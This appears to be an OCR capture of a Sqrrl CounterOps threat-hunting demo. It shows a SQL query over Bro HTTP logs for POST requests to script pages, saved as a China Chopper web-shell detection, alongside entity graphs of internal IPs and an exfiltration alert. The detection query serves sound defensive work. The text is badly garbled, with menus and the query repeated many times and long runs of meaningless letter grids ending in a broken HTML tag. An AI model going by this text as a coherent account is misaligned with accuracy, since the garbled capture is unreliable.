
Find by tag or ID

sqrrldemo

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO

Save Query... Explore Create risk trigger... Save ▾



<b>53</b>		<b>10.108.201.139</b>	From Oct 23 2017 10:00 to Oct 30 2017 22:59	
<hr/>				
FEATURES				
network			Internal	
totalBytes			3.0 MB	
totalConnections			221	
<hr/>		DETECTIONS	TAGS	HISTORY
1				Arranged by risk
72		EXFIL-0		2017-10-25 01:09
<hr/>				
ACTIVITY				
Total				
Sqrrl_Alerts		No data for current window		



CounterOps

Find by tag or ID

sqrrldemo


```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO

Save Query... Explore Create risk trigger... Save ▾



- Select all entities
- Select all entities by selected type(s)
- Expand connections
- Expand detections and alerts
- Expand file activity
- Expand HTTP activity
- Expand network resolutions
- Expand user and account activity**
- Hide selected
- Hide others



53



10.108.201.139

From Oct 23 2017 10:00 to Oct 30 2017 22:59



## FEATURES

network	Internal
totalBytes	3.0 MB
totalConnections	221

## DETECTIONS

1

72



EXFIL-0

TAGS

HISTORY

Arranged by risk

2017-10-25 01:09

## ACTIVITY

Total

Sqrrl\_Alerts


No data for current window



CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```



Legend



CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```



- Select all entities
- Select all entities by selected type(s)
- Expand connections
- Expand detections and alerts**
- Expand file activity
- Expand HTTP activity
- Expand network resolutions
- Expand user and account activity
- Hide selected
- Hide others

10.108.16.130  
/query/chsquery.php

10.108.16.131

121.39.88.19

3.201.139

NON\_AUTHENTICATED\_GU...






CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```






CounterOps


Find by tag or ID


```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```




- Select all entities
- Select all entities by selected type(s)
- Expand connections
- Expand detections and alerts** (highlighted with a red box)
- Expand file activity
- Expand HTTP activity
- Expand network resolutions
- Expand user and account activity
- Hide selected
- Hide others









CounterOps

Find by tag or ID

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```


T | A | C | F | G | D | Z

10.108.16.130  
10.108.16.131  
121.39.88.19  
10.108.201.139  
EXFIL-0  
NON\_AUTHENTICATED\_GU...  
10.108.208.55

Select all entities  
Select all entities by selected type(s)  
Expand connections  
Expand detections and alerts  
Expand file activity  
Expand HTTP activity  
Expand network resolutions  
**Expand user and account activity**  
Hide selected  
Hide others

Legend

```
graph TD; 10.108.16.130 --> 10.108.16.131; 10.108.16.131 --> 121.39.88.19; 10.108.16.131 --> 10.108.201.139; 10.108.201.139 --> EXFIL_0[EXFIL-0]; 10.108.201.139 --> NON_AUTHENTICATED_USER[NON_AUTHENTICATED_USER...]; EXFIL_0 --> 10.108.208.55; 10.108.208.55 --> EXFIL_0
```



CounterOps  sqrrldemo ☰

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

**GO** [Save Query...](#) [Explore](#) [Create risk trigger...](#) [Save](#)

**Home**

**0 items selected**

**ENTITY CLASSES**

Icon	Entity Class	Count
Account	Account	1
Exfiltration	Exfiltration	1
IPAddress	IPAddress	6

**TAGS**

Add a tag

Diagram showing network traffic flow between various entities:

- Nodes: 59.37.116.103, 10.108.16.130, 10.108.16.131, 121.39.88.19, 10.108.201.139, 10.108.208.55, EXFIL-0, NON\_AUTHENTICATED\_GU...
- Connections:
  - 59.37.116.103 ↔ 10.108.16.130 (green)
  - 59.37.116.103 ↔ 10.108.201.139 (green)
  - 10.108.16.130 ↔ 10.108.16.131 (green)
  - 10.108.16.131 ↔ 121.39.88.19 (green)
  - 10.108.201.139 ↔ 10.108.208.55 (yellow)
  - EXFIL-0 ↔ 10.108.208.55 (red)
  - NON\_AUTHENTICATED\_GU... ↔ 10.108.208.55 (yellow)

CounterOps

Find by tag or ID

sqrldemo

Home

1 SELECT orig, uri, method, host FROM pbro WHERE status\_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')

GO Save Query... Explore Create risk trigger... Save

0 items selected

ENTITY CLASSES

- Account 1
- Exfiltration 1
- IPAddress 6

TAGS

Add a tag

The diagram illustrates network traffic flow and associated entities. Key components include:

- IP Addresses:** 59.37.116.103, 10.108.16.130, 10.108.16.131, 10.108.201.139, 10.108.208.55, and 121.39.88.19.
- Entity Classes:** EXFIL-0 (red icon), NON\_AUTHENTICATED\_GU... (brown icon), and Account (grey icon).
- Connections:** 59.37.116.103 connects to EXFIL-0 and 10.108.208.55. EXFIL-0 connects to 10.108.201.139. 10.108.201.139 connects to 10.108.16.131. 10.108.16.131 connects to 10.108.16.130. 10.108.16.130 connects to 121.39.88.19. 10.108.208.55 connects to NON\_AUTHENTICATED\_GU... .

```
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

GO

Save Query... Explore Create risk trigger... Save



59.37.116.103



10.108.208.55



## Create Saved Query

Name:

China Chopper Webshell

Description:

China Chopper Webshell artifact chsquery.php

Query: `SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')`

**SAVE**

CANCEL

0 items selected

## ENTITY CLASSES

Account

Exfiltration

IPAddress

## TAGS

Add a tag

CounterOps  sqrrldemo ≡

1 `SELECT orig, uri, method, host FROM pbpro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')` GO Save Query... Explore Create risk trigger... **Save**

T A C F G D E

S M L R

I E W N

H P O Q

U V X Y

Z W T S

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z A B C

D E F G

H I J K

L M N O

P Q R S

T U V W

X Y Z A

B C D E

F G H I

J K L M

N O P Q

R S T U

V W X Y

Z <span style="font-size: 2

- Select all entities
- Select all entities by selected type(s)
- Expand connections
- Expand detections and alerts
- Expand file activity
- Expand HTTP activity
- Expand network resolutions
- Expand user and account activity
- Hide selected
- Hide others

# Resources

- <https://www.hurricanelabs.com/blog/web-shells-a-brief-tour>
